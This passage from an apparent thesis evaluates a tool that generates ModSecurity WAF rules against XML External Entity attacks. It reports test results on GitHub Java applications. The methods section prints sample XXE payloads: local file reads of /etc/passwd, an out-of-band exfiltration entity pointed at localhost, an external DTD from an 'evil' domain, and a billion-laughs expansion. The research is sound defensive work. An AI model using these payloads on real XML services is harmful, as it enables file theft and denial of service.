]>
<data>&file;</data>
```

Listing 4.15: IB XXE attack with similar structure version 2

The testing is divided into four separate sections, based on the categorization done in Section 2.3.1. Here the in-band category is further divided into two smaller separate categories. An explanation for this division follows after the list of categories below.

- In-band
  - In-band using a .dtd file (IB-DTD)
  - In-band using a malicious entity. (IB-Entity)
- Out-of-band (OOB)
- Billion laughs attacks (BIL)

The in-band category of exploits is the by far largest category and includes both the usage of external document type definitions and entities for file retrieval. With this defined division of types of attacks within the in-band category a further categorization was done. The difference between the two categories can be viewed in Listing 4.16, where a doctype definition is called in line 3, and Listing 4.17, where file retrieval is performed in line 3.

```
<?xml version="1.0" ?>
<!DOCTYPE a [
    <!ENTITY % asd SYSTEM "http://127.0.0.1:8000/xxe_file.
        dtd">
    %asd;
    %c;
    ]>
<a>&rrr;</a>
```

Listing 4.16: XML calling an external document type definition file

```
<?xml version="1.0"?>
<!DOCTYPE data [
        <!ENTITY file SYSTEM "file:///etc/passwd">
        ]>
<data>&file;</data>
```

Listing 4.17: Malicious XML using entity declaration for file retrieval

The two last categories were the out-of-band category and the billion laughs categories mentioned in Section 2.3.1. The out-of-band attacks deals with attacks where the payloads send information or pings to a different site, as can be seen in Listing 4.18. Here a file is retrieved in line 3, and then sent to a different web address in line 4.

```
<?xml version="1.0"?>
<!DOCTYPE test [
        <!ENTITY % lfi SYSTEM "file:///sys/power/image_size
            ">
        <!ENTITY % exfiltrate "<!ENTITY attack SYSTEM '
            http://127.0.0.1:8000/mirror.php?file=lfi;'>">
        %lfi;]>
```

Listing 4.18: Example of an out-of-band attack

Lastly, the billion laughs attack is a category of attack which focuses on entity expansion to perform a denial-of-service attack. By performing entity expansion, the site will call such a large amount of entities that it will start taxing the CPU of the server. An example of this attack can be seen in Listing 4.19.

Here there were some considerations in terms of the distribution among the categories. An even distribution would give some more degree of results in terms of how the protection compared between the categories. At the same time using as many malicious records as possible would give a larger degree of coverage of possible exploits. Based on these considerations the decision was to prioritize to have as many of the found attacks included instead of focusing on the distribution between the categories as the coverage was deemed a more important aspect.

```
<?xml version="1.0"?>
<!DOCTYPE PERSON [
        <!ENTITY PERSON "PERSON">
        <!ELEMENT PERSON (#PCDATA)>
        <!ENTITY PERSON1 "&PERSON;&PERSON;&PERSON;&PERSON;&
            PERSON;&PERSON;&PERSON;&PERSON;&PERSON;&PERSON;"
            >
        <!ENTITY PERSON2 "&PERSON1;&PERSON1;&PERSON1;&
            PERSON1;&PERSON1;&PERSON1;&PERSON1;&PERSON1;&
            PERSON1;&PERSON1;">
        <!ENTITY PERSON3 "&PERSON2;&PERSON2;&PERSON2;&
            PERSON2;&PERSON2;&PERSON2;&PERSON2;&PERSON2;&
            PERSON2;&PERSON2;">
        <!ENTITY PERSON4 "&PERSON3;&PERSON3;&PERSON3;&
            PERSON3;&PERSON3;&PERSON3;&PERSON3;&PERSON3;&
            PERSON3;&PERSON3;">
        <!ENTITY PERSON5 "&PERSON4;&PERSON4;&PERSON4;&
            PERSON4;&PERSON4;&PERSON4;&PERSON4;&PERSON4;&
            PERSON4;&PERSON4;">
        <!ENTITY PERSON6 "&PERSON5;&PERSON5;&PERSON5;&
            PERSON5;&PERSON5;&PERSON5;&PERSON5;&PERSON5;&
            PERSON5;&PERSON5;">
        <!ENTITY PERSON7 "&PERSON6;&PERSON6;&PERSON6;&
            PERSON6;&PERSON6;&PERSON6;&PERSON6;&PERSON6;&
            PERSON6;&PERSON6;">
        <!ENTITY PERSON8 "&PERSON7;&PERSON7;&PERSON7;&
            PERSON7;&PERSON7;&PERSON7;&PERSON7;&PERSON7;&
            PERSON7;&PERSON7;">
        <!ENTITY PERSON9 "&PERSON8;&PERSON8;&PERSON8;&
            PERSON8;&PERSON8;&PERSON8;&PERSON8;&PERSON8;&
            PERSON8;&PERSON8;">
        ]>
<PERSON>&PERSON9;</PERSON>
```

Listing 4.19: Example of a billion laughs attack

In some attacks an attack is triggered in another file. For these cases only the original file that calls the secondary file is included. The reason for this is that the call to that file itself should be deemed malicious behavior. This means that the attack itself would fail as that file it tries to reach does not exist. However, if the attack passes the web application firewall and/or is parsed by the XML parser the system is deemed as not protected against that exploit.

In addition, all attacks that try to leverage a different server/web application in the attack will be changed. These exploits will be changed to include an empty localhost address instead. This to make sure that a random web application is not used for testing purposes. In addition, the web address itself does not have importance for the blocking ability of the WAF or the parser features. An example of this can be viewed in Listing 4.20. Here the address of the .dtd, in line 3, file was previously an address mentioned in the exploit, but has been changed to localhost, as seen in Listing 4.21. This will then ensure that if the malicious payload is triggered in the testing, that the "http://myevildomain.com" is not sent any information.

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE root [
3     <!ENTITY % payload SYSTEM "http://myevildomain.com/evil
          .dtd">
4     %payload;
5     ]>
```

Listing 4.20: XML payload containing address before change to remove address

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE root [
3     <!ENTITY % payload SYSTEM "http://127.0.0.1/evil.dtd">
4     %payload;
5     ]>
```

Listing 4.21: XML payload after the removal of the address

For file read attempts the decision is to not make any changes to the files attempted to be read. The reasoning for this is that the WAF and parser features will not care for what the file destination is. So to make sure that there are not manners to avoid the blocking methods in the destination set by the exploit all destinations are kept as is. This can be viewed in the Listing 4.17 where the Linux passwd file location is still kept.

When all the potential 84 records are reviewed based on the criteria listed in this section, 48 remained. These were then categorized based on the previously mentioned categories. The total distribution between the categories are presented in Table 4.4.

	Category of payload			
	BIL	IB-DTD	IB-Entity	OOB
Number of payloads	2	14	17	15

Table 4.4: Payloads categorized by type of payloads - with number of payloads per category

Selection of non-malicious payloads

To be able to have some degree of distribution between non-malicious payloads a categorization of payloads had to be decided. As there is no known categorization for non-malicious payloads created a system for categorization had to be made. For the std-DOM parser and the WAF rules the important factor that is assessed is the use of external Document Type Definitions and external Entities. This means that the use of internal entities and internal document type definitions are important factors to properly test in case of false positives. The other case of importance to test is the "plain XML" where there is no use of either internal document type definitions or entities. As mentioned in Section 4.6.1 non-malicious usage of external document type definitions and entities are labeled as true positives if blocked. That means that they will also not be added to the list of non-malicious payloads.

Based on this analysis the non-malicious payloads will be divided into two categorizations:

- Payloads using internal document type definitions and entities
- Payloads void of any usage of document type definitions and entities

To provide some context to what is meant by the two categorizations a further description will follow. In Listing 4.22 an example of a non-malicious XML payload using both an internal document type definition and an internal entity is shown. Here the !doctype declaration, in line 2, does not reference any outside objects, but opens up for element and entity declarations within the internal scope. The same holds true for the entity, in line 4, which does not reference entities using the SYSTEM or PUBLIC variable.

```
1 <?xml version="1.0" standalone="yes" ?>
2 <!DOCTYPE thesis [
3   <!ELEMENT thesis (#PCDATA)>
4   <!ENTITY name "Ola Nordmann">
5 ]>
6 <thesis>&name;</thesis>
```

Listing 4.22: Internal document type definition and internal entity

The second category of payloads are those void of any usage of document type definitions or entities. An example of this can be viewed in Listing 4.23. As can be seen this example does not hold any declarations. Since it does not use the internal document type declaration it can also not use entity or element declarations.

```
<?xml version="1.0" standalone="yes" ?>
<thesis>
    <title>InsertTitle</title>
    <author>Anonymous</author>
</thesis>
```

Listing 4.23: Plain XML

The remaining aspect to define was the distribution and number of payloads to be used in the testing. With regards to distribution an equal distribution among the non-malicious payloads were to prefer. With an equal distribution among non-malicious payloads false positives within one of the categories would not give an unequal effect on the results.

The primary approach to generate the non-malicious payloads were to use the malicious payloads. To remove the exploit from the payload they were manually altered. This meant that the entity that led to, for instance, random code execution or file retrieval was removed. In addition, the references to that entity declaration were changed to just a placeholder text. However, in instances where there were entity or element declarations that had no malicious use in the document type definition these were kept. Not all files were usable for the purpose of testing non-malicious payloads. A large amount of the malicious payloads only consists of the malicious data itself. Removal of the malicious data from these payloads would leave the payload only consisting of the XML declaration at top and maybe a single line in the body, as can be seen in Listing 4.24. Here the only line that would remain except for the version declaration would be "<infodeisclosa>&send;</indodisclosa>. Due to this fact, the decision was to drop these from consideration.

```
<?xml version="1.0"?>
<!DOCTYPE gga [
        <!ENTITY % file SYSTEM "C:\Windows\system.ini">
        <!ENTITY % dtd SYSTEM "http://127.0.0.1:8000/
            payload.dtd">
        %dtd;]>
<infodisclosa>&send;</infodisclosa>
```

Listing 4.24: XML file with a malicious payload that is not fit for convertion to non-malicious payload

The final amount of non-malicious payloads generated from this method was 11 without document type definition and 2 with document type definition. An example of a payload still using an entity or document type definition can be seen in Listing 4.26. This was changed from the original payload seen in Listing 4.25. Here the entity is removed from line 4 in Listing 4.25.

```
<?xml version="1.0" ?>
<!DOCTYPE foo [
        <!ELEMENT comments ANY >
        <!ENTITY xxe SYSTEM "file:///etc/passwd" > ]>
<ob:Openbravo xmlns:ob=""
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-
                 instance">
    <Product id="C970393BDF6C43E2B030D23482D88EED"
        identifier="Zumo de Pi. 0,5L">
        <id>C970393BDF6C43E2B030D23482D88EED</id>
        <comments>&xxe;</comments>
    </Product>
</ob:Openbravo>
```

Listing 4.25: XML External Entity attack before removal of the malicious entity

```
<?xml version="1.0" ?>
<!DOCTYPE foo [
        <!ELEMENT comments ANY >
        ]>
<ob:Openbravo xmlns:ob=""
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-
                 instance">
    <Product id="C970393BDF6C43E2B030D23482D88EED"
        identifier="Zumo de Pi. 0,5L">
        <id>C970393BDF6C43E2B030D23482D88EED</id>
        <comments>placeholder</comments>
    </Product>
</ob:Openbravo>
```

Listing 4.26: XML External Entity non-malicious payload after the removal of the malicious entity

For payloads where the entity or document type definition was completely removed an example can be seen in Listing 4.28. This was changed from the original payload seen in Listing 4.28. From Listing 4.28, the document type definition declaration is completely removed in Listing 4.28.

```
<?xml version="1.0" encoding='UTF-8' ?>
        <!DOCTYPE foo SYSTEM "http://127.0.0.1:8000/foo.dtd
           ">
<ibwfrpc name='CFGPUT'>
    <object type='webconfig'></object>
    <returncode>10000</returncode>
</ibwfrpc>
```

Listing 4.27: XML External Entity attack before the removal of the malicious document type definition

```
1 <?xml version="1.0" encoding='UTF-8' ?>
2
3 <ibwfrpc name='CFGPUT'>
4     <object type='webconfig'></object>
5     <returncode>10000</returncode>
6 </ibwfrpc>
```

Listing 4.28: XML External Entity payload after the malicious entity was removed

A total of 13 non-malicious payloads were both a low number and a very uneven distribution among the two declared categories. To both increase the size of the categories and improve the distribution it was decided to gather more non-malicious payloads.

At first it was attempted to search for previously created sets of payloads. When this search ended up with no usable results a method for self-collection was made. The primary question when creating this method was how to properly create a selection process that lowered the amount of bias. Oates [42] claims that for experiment research both random selection and sufficient subjects are methods that helps control the variable being tested. In this case the subject is the non-malicious payloads. Based on this the method decided upon was a random selection from github results. This had to be done a bit different between the two categories of non-malicious payloads.

For the category of payloads using the internal document type definition and entities a search was conducted excluding the SYSTEM and PUBLIC declaration in addition to references to .dtd files. By excluding those keywords the search would fulfill the method of false positive calculations explained in Section 4.6.1. From this a random selection of the best matches were used, only skipping XMLs that did not use internal document type definitions or entities.

In the second category, the payloads which did not use internal document type definition or entities, a similar method was used. The main difference was an issue with XML configuration files being an overwhelming majority of found files. The question was then if a random selection or a semi-random selection would give the best representation for testing. With a large amount of XML configuration files, the chance increased of losing out on potential files that might flag a false positive. However, by making a conscious decision to skip some of them, the data gathering would not be truly random.

Selection of test application for evaluation step 2

In evaluation step two a vulnerable application must be used to generate rules for the evaluation. To limit the possible bias that comes with the creation of a test application for the purpose of this research, it was decided that it would be beneficial to use an externally already created application. To pick a fitting application a list of criteria was formulated:

- The application is an web application
- The application utilizes the JAVA DOM parser
- The JAVA DOM parser had to be vulnerable to XXE attacks - meaning missing all or most of the security features.

These criteria were applied to the list of applications gathered for the testing of vulnerable applications for evaluation step 1. From this list an application was chosen by random. The purpose of choosing an application from this list was to limit the bias from the researcher. Since every application in the list was vulnerable it would not matter which was chosen. By applying the aforementioned method to this list the web application picked to be used for testing was HTTP-client-tester[2].

General evaluation design

In testing of the rules applied by XXE2WAFConfigurer in comparison to the WAF-parser used by ModSecurity the tests were conducted on a web server installed with ModSecurity. To limit the differences between the two tests they both used the general ModSecurity configuration file, seen in Appendix A, with no additional rules applied. When testing the ModSecurity-parser the rules applied by XXE2WAFConfigurer were disabled, while when testing the rules from XXE2WAFConfigurer the ModSecurity parser(libxml2) were disabled. The ModSecurity parser was disabled by commenting out the libxml2 parser. This can be seen in Listing 4.29, where line 5 and 6 are commented out. This correlates with lines 23 and 24 in Appendix A. The reason to disable one when testing the other is to make sure that malicious data is being blocked by the correct method. This was influenced by the methodology used by Akbar et al. [1] and Yari et al. [61].

```
1
2  # Enable XML request body parser.
3  # Initiate XML Processor in case of xml content-type
4  #
5  #SecRule REQUEST_HEADERS:Content-Type "(?:application(?:/
       soap\+|/)|text/)xml" \
6  #      "id:'200000',phase:1,t:none,t:lowercase,pass,nolog,
       ctl:requestBodyProcessor=XML"
```

Listing 4.29: Commented out the use of the libxml2 parser

ModSecurity is an opensource web application firewall. It is used to defend apache, nginx and Microsoft IIS. It defends the application by setting different rules for filtering HTTP traffic. These rules are used for every piece of information being sent to the application. The packets are inspected and reviewed based on the rules. Based on whether it matches with a rule or not it is allowed to pass or its blocked. ModSecurity also comes with some security methods by default. One of these is the libxml2 parser used for XML data and was further described in Section 2.3.2. The libxml2 parser will mostly be referred to as ModSecurity parser in this thesis. ModSecurity is configured by using the standard configuration file modsecurity.conf [35]. No changes were done to this file, except disabling the ModSecurity parser when testing the WAF rules. The configuration file used can be seen in appendix /refapp:Config. Disabling of the ModSecurity parser was also explained in the start of this section and can be seen in Listing 4.29.

The ModSecurity-parser was previously explained in Section 2.3.2. It is ModSecurity's method for parsing XML data passed to the application it is protecting. This is done

[2] https://github.com/bobfreitas/http-client-tester

by looking at content-headers in line 5 of Listing 4.29. If the content-header is of any of the XML types it will then use libxml2-parser to parse the XML data. Since this happens prior to the data reaching the application it will act the same no matter what application it protects. Similarly, it will not be affected by the vulnerability status of the application. This means that the ModSecurity-parser will attempt to block malicious data even if the applications it protects are safely configured. As seen in line 5 of 4.29 the content-types it checks are set as part of a ModSecurity security rule. The rule as seen in Listing 4.29 is how it is configured when downloading ModSecurity, and is a part of the configuration file that follows the download. The complete configuration file can be seen in Appendix A. Since this is a security rule it could be changed if wished by the system administrator configuring ModSecurity. The amount of HTML headers could be expanded to include every content-type known. However, in this thesis the decision is to follow the configuration file from ModSecurity. Expanding to every content-type would mean that every single piece of information sent to the application would have to be parsed as XML data. The effect of this is unknown, but likely negative for other parts of the application. To evaluate the effect of this a larger scale testing involving data of every type would have to be performed. Based on the level of testing required, and the probable side-effects of allowing non-XXE content types it was decided to not explore this approach.

The difference between using the ModSecurity parser and the WAF rules generated by XXE2WAFConfigurer can be seen in Figure 4.3. For the ModSecurity parser it is installed with ModSecurity and will analyze all data using specific content-types. It will never consider the application it is defending. The WAF rules from the tool will be based on the source code of the applications it defends. Additionally, it will analyze all the data sent towards the applications.



Figure 4.3: Difference between use of ModSecurity Parser and the WAF rules

To evaluate the WAF rules the test application for evaluations step 2 picked in Section 4.6.3 was used. It was only necessary performing this on one test application as it was used to create the WAF rules to be tested. These rules were then added to ModSecurity, as seen in Figure 4.4.



Figure 4.4: Process of getting rules based on a web-application and preparing for testing

Next were to run the selected test payloads from Section 4.6.3 against the WAF in both of the mentioned configurations. Once while testing only on the rules applied by XXE2WAFConfigurer, without the ModSecurity parser enabled. Then the opposite with only the ModSecurity parser enabled, while the rules are disabled, as seen in Figure 4.5. A weakness of the chosen web application was that the researcher was unable to get it to run locally. However, the decision was then to use an already installed web application behind the WAF. The rationale for this follows after Figure 4.5.

Figure 4.5: Testing process for evaluation step 2

A WAF works as a defense for the application layer. This means that it block traffic before it reaches the application, as seen in Figure 4.6. Because of this, the application being protected by the WAF has no effect on the results of the WAFs ability to block malicious data. All the data that is targeting a web address will be blocked based on the configuration of the WAF and not the underlying application. For all intents and purposes this means that the underlying web application, when testing the WAF, is unimportant as long as the web application used for testing XXE2WAFConfigurer is a vulnerable application. This is also strengthened by the fact that the methodology of checking if the attack is vulnerable is, as mentioned in the selection of the malicious payloads in 4.6.3, not based on if the attack is vulnerable in the application, but rather if it passes the WAF.



Figure 4.6: Blocking of malicious traffic by Web Application Firewall, as illustrated by Microsoft Azure

Figure retrieved from Azure [6]

The payloads were then sent to the address protected by the WAF. These payloads were sent one by one using POSTMAN [3]. After every POST request was sent the HTTP response was reviewed, in addition to the ModSecurity log to ensure that the rule/parser were the cause if the traffic were blocked.

In this evaluation one of the questions the research wants to answer is if the method applied in the research gives a level of protection similar to that of the Std-DOM parsers security features. To test this the same malicious and non-malicious payloads were used to test a fully protected Std-DOM-parser. There are two well used set-up of features that gives full protection of the parser. These methods were previously described in Section 2.3.2. Even though both methods are described as methods that give protection against XXE there is no reason to not test both. Testing both improves the validity of the research and protects against making unreasonable assumptions. If no difference was shown between the two setups they will be presented as one number showing the protection given by the Std-DOM parser

A question in regard to how to conduct the research is whether there is any reasonable difference if the testing is done in a web environment compared to testing the STD-DOM-parser outside of the web environment. As the expected parsing is the same whether the XML is loaded from a file, a string, or if a file or string are sent as a payload, there is no reason this had to be performed through a web application. The benefit of doing it outside of a web application was speed and ease of reading the results. Due to these factors the

[3]https://www.postman.com

decision was to test the non-vulnerable DOM-parser outside of a web environment.

To present the results of the test both the malicious and non-malicous payloads are used to calculate the precision and recall. These metrics will be used to compare the results of the data when the web application is protected by the ModSecurity XML parser and when the web application is protected by the WAF rules. This metric is often used to compare the effectiveness of tools or methods in security testing. Examples of previous usage is by Shar et al. [54] and Alnabulsi et al. [2].

The qualitative data in RQ2 is the observations made while conducting the research. These includes results that did not yield the expected return and a deeper look at results that presented false positive and false negative values.

Chapter 5

Results

In this chapter the results of the research will be presented. First, in Section 5.1 the result used in evaluation step 1 will be presented. Section 5.2 presents the results from evaluation step 2, showing how well the WAF rules protected the application. In addition, this section will compare that result with the results of the current WAF parser and a secure Std-DOM parser.

5.1 Evaluation step 1: Detection of vulnerabilities in applications

Section 5.1 will focus on presenting observations both on the evaluation performance and the functionality of XXE2WAFConfigurer. In Section 5.1.1 the results of testing on both vulnerable and non-vulnerable applications are presented. Further calculations in terms of precision and recall are presented in Section 5.1.3. Last, in Section 5.1.4 a deeper look at the observations that can be made from both applications that represents true positive and false positive results.

5.1.1 Detection of vulnerabilities - Std-DOM

The detection of vulnerable application was done on 40 different applications. The results of this testing is presented in Table 5.1. The different columns present:

- **Application:** The vulnerable application that was tested. The name represents the suffix of a Github.com address.
- **Vulnerability:** Whether the application was flagged as vulnerable by the tool or not.

Vulnerable applications Note: All application addresses shall be appended to Github.com	
Application	Vulnerable
/godfreynolan/AndroidBestPractices	Yes
/jack2w/microcard	Yes
/dippe/RooGo	Yes
/mavenlab/jetset	Yes
/iambus/xquery-b	Yes
/cpliakas/solr-config-validator	Yes
/RamKancharla/2012_R3	Yes
/rlm33/TPV-RASS	Yes
/Emmsii/Dungeon-Crawler	Yes
/guzziye/test	Yes
/leveluplunch/levelup-java-examples	Yes
/jirrick/Superfarmar	Yes
/gongchangxing/Test	Yes
/zeng233/myproject	Yes
/smeza/srv_client	Yes
/tomtrath/homecan	Yes
/wbssyy/DPminingFromCode	Yes
/chandrasekharab/mongoexp	Yes
/rodmidde/confluence-citation-plugin	Yes
/garbray/SOA	Yes
/stestaub/entityLoadingBug	Yes
/gaohoward/jbm-to-hornetq	Yes
/BretonJulien/GamePlayerXML	Yes
/Lewuathe/HD	Yes
/sklay/njztsm	Yes
/powerbush/mtk75m	Yes
/clem87/RSSAgregat	Yes
/AuScope/MDU-Portal	Yes
/jab416171/Android-Battleship-Client	Yes
/bobfreitas/http-client-tester	Yes
/khassen/JavaCollectionFichierJaxBInitiation	Yes
/eyupdalan/edalanxmlgettersaver	Yes
/bohdantan/task_3	Yes
/tsaikd/KDJLib	Yes
/amitkapps/pocs	Yes
/nemrioff/NemerovCommonTest	Yes
/AuScope/C3DMM	Yes
/Rembau/xmlTest	Yes
/faramde/Harar-Emmanuel	Yes
/unja66/PK300	Yes

Table 5.1: Results of testing on vulnerable applications

As seen in the Table 5.1 all the applications tested the same. The results show that for every application tested no test case showed an incorrect result. All the applications returned with a true positive. This shows that the procedure used to flag applications as vulnerable was able to correctly assess all the vulnerable test applications.

However, this does not indicate whether XXE2WAFConfigurer is accurate or whether it is too broad when testing the vulnerable applications. That will be further looked at in Table 5.2 and discussed in Chapter 6 - Discussion.

Non-Vulnerable applications Note: All application addresses shall be appended to Github.com	
Application	Vulnerable
/x-englishwordnet/xml-transform-merge-validate	No
/lsu-ub-uu/cora-fedora	No
/yunchaoyun/active4j-boot	No
/iagopm/stockChecker	No
/KyloChen/healthplatform	No
/vishalbagde/axelor-event-app	**Yes**
/WillLake10/ringing-api	No
/avihu2929/Flight-Simulator	No
/omid-nazifi/CarRental	No
/BlueIceSnow/custom-jeecg-cloud	No
/ulfet/RWTH-Informatik	No
/KyloChen/printer	No
/ManuelFelizardo/MCTSGrandStrategy	No
/JorgeArDom/NlpDataMaker	No
/turbo-hk/asset-lawsuit	No
/pingcc/sw_manage_sys	No
/youngbetter/i2p.i2p-master	No
/ProgrammerXy/telegram_jeecg	No
/delington/Double-Commander-theme	No
/hsy1992/autowork	No
/NASA-AMMOS/common-workflow-service	No
/lhsheild/c-sleeve-backend	No
/openstreetmap/josm	No
/apereo/java-cas-client	No
/xuzhiyong28/jeecg-boot-master	No
/AGbetrayal/agbetrayal-parent	No
/overflowzhang/bigscreen	No
/camel-tooling/camel-language-server	No
/intel-secl/common-java	No
/IvanKiselevichWork/XmlParsingTaskKiselevich	No
/department-of-veterans-affairs/health-apis-mock-eligibility-and-enrollment	No
/snegrini/IngSw-Project-2020	No
/rusakovichma/CVE-2019-10172	No
/prowide/prowide-core	**Yes**
/subgraph/sgmail	No
/thestyleofme/plugin-driver-parent	No
/Conal-Tuohy/XProc-Z	No
/abeykoon/new-file-connector	No
/lishiyanlishiyan/travel	No
/rtmedical/covid	No

Table 5.2: Results of testing on non-vulnerable applications

In Table 5.2 the results of the non-vulnerable applications are presented. The results shows that most of the applications are not flagged as vulnerable applications. Meaning that XXE2WAFConfigurer in most cases flags correct in terms of the predicted result. However, in two of the 40 test cases XXE2WAFConfigurer does flag for a vulnerability. This means that it will in some cases flag a non-vulnerable application and output web application firewall rules to mitigate for a non-existing vulnerability. With this happening in two out of 40 test cases, it means it has a false positive rate of 5%. In Section 5.1.4, the parser set up of the two applications "prowide-core" and "axelor-event-app", which produced the false positives.

5.1.2 Detection of vulnerabilities - Std-SAX

The testing of the Std-SAX parser was conducted on a smaller number of applications. It was conducted on six different applications. The results in Table 5.3 shows that all the vulnerable applications were correctly flagged. This means that the tool correctly managed to assess all the vulnerable Std-SAX applications and output a ruleset.

Vulnerable applications Note: All application addresses shall be appended to Github.com	
Application	Vulnerable
/v5developer/maven-framework-project	Yes
/geoserver/geoserver-history	Yes
/Rakurai/dip	Yes
/YusukeNumata/Training	Yes
/irina-andreevna-ivanova/ivanova_p01	Yes
/amitkapps/pocs	Yes

Table 5.3: Results of testing on vulnerable applications using the Std-SAX parser

For the non-vulnerable applications, the results of the testing of the Std-SAX parser was mixed. It is performed on two applications. One of which presented a false positive answer in Table 5.2. These results are displayed in Table 5.4. As seen, the tool is able to correctly not flag one of the applications. However, it does incorrectly flag one of the applications as vulnerable. This is the same as the application which was falsely flagged by the Std-DOM parser as well. This means that the tool has a false positive rate of 50% for the Std-SAX parser.

Non-Vulnerable applications Note: All application addresses shall be appended to Github.com	
Application	Vulnerable
/prowide/prowide-core	Yes
/rtmedical/covid	No

Table 5.4: Results of testing on non-vulnerable applications using Std-SAX

5.1.3 Precision and Recall of the tool

In this section the precision and recall of the tool for the two different parsers will be presented. First the Std-DOM parser, then the Std-SAX parser.

The precision and recall show XXE2WAFConfigurer's ability to correctly assess the tested applications. Precision will show the amount of the tested applications that are flagged as vulnerable, are actually vulnerable. Recall will show how many of the actually vulnerable applications were correctly flagged as vulnerable. To calculate this, the formulas presented in Section 4.6.2 will be used.

Std-DOM parser

For the Std-DOM parser the numbers from Table 5.1 and 5.2 will be used. These numbers are collected and presented in Table 5.5.

	True Positives	False Positives	True Negatives	False Negatives
Sum	40	2	38	0

Table 5.5: Total sum of True/False positives and True/False negatives for the vulnerable and non-vulnerable applications using the Std-DOM parser

The calculations for the recall and precision for XXE2WAFConfigurer tested with both vulnerable and non-vulnerable can be seen below in the two formulas.

$$Recall = \frac{40}{40+0} = 1$$

$$Precision = \frac{40}{40+2} = 0.952$$

As seen from the calculations, XXE2WAFConfigurer has a recall of 1 from the testing on both the vulnerable and non-vulnerable applications. This means that it can correctly flag all vulnerable applications as vulnerable. In addition, it has a precision of 0.952. This means that it sets the correct flag on 95.2% of all the applications it was tested on.

Std-SAX parser

For the Std-DOM parser the numbers from Table 5.3 and 5.4 will be used. These numbers are collected and presented in Table 5.6.

	True Positives	False Positives	True Negatives	False Negatives
Sum	6	1	1	0

Table 5.6: Total sum of True/False positives and True/False negatives for the vulnerable and non-vulnerable applications using the Std-SAX parser

$$Recall = \frac{6}{6+0} = 1$$

$$Precision = \frac{6}{6+1} = 0.857$$

The calculations show a recall rate of 100%. This is the same recall rate as the Std-DOM parser. However, the recall is slightly lower at an 85.7% rate. This is lower than the 95.2% showed for the STD-DOM parser. A large difference here is the amount of tested applications, and this will be further discussed in chapter 6.

5.1.4 Deeper look at applications that generated false positives

As shown in Section 5.1.1 two of the applications presented with results that were outside of the expectations. In this section a deeper look into how these applications are set-up in terms of their parser configuration will be reviewed. The review will first focus on the Std-DOM parser, then review the cases from the Std-SAX parser. Any discussion related to this will follow in Chapter 6.

Firstly, the application "axelor-event-app". This application was securely configured by disallowing doctype declarations, general entities and parameters. The configuration used can be seen in Listing 5.1.

```java
public DocumentBuilderFactory getDocumentBuilderFactory() {
    DocumentBuilderFactory domFactory =
        DocumentBuilderFactory.newInstance();

    try {
      String feature = "http://apache.org/xml/features/
         disallow-doctype-decl";
      domFactory.setFeature(feature, true);

      // Disable #external-general-entities
      feature = "http://xml.org/sax/features/external-
         general-entities";
      domFactory.setFeature(feature, false);

      // Disable #external-parameter-entities
      feature = "http://xml.org/sax/features/external-
         parameter-entities";
      domFactory.setFeature(feature, false);

      // Disable external DTDs as well
      feature = "http://apache.org/xml/features/
         nonvalidating/load-external-dtd";
      domFactory.setFeature(feature, false);

      // and these as well
      domFactory.setXIncludeAware(false);
      domFactory.setExpandEntityReferences(false);
      domFactory.setFeature(XMLConstants.
         FEATURE_SECURE_PROCESSING, true);
    } catch (ParserConfigurationException e) {
      LOG.error(e.getMessage());
    }

    return domFactory;
  }
```

Listing 5.1: Axelor Event App Std-DOM factory configuration

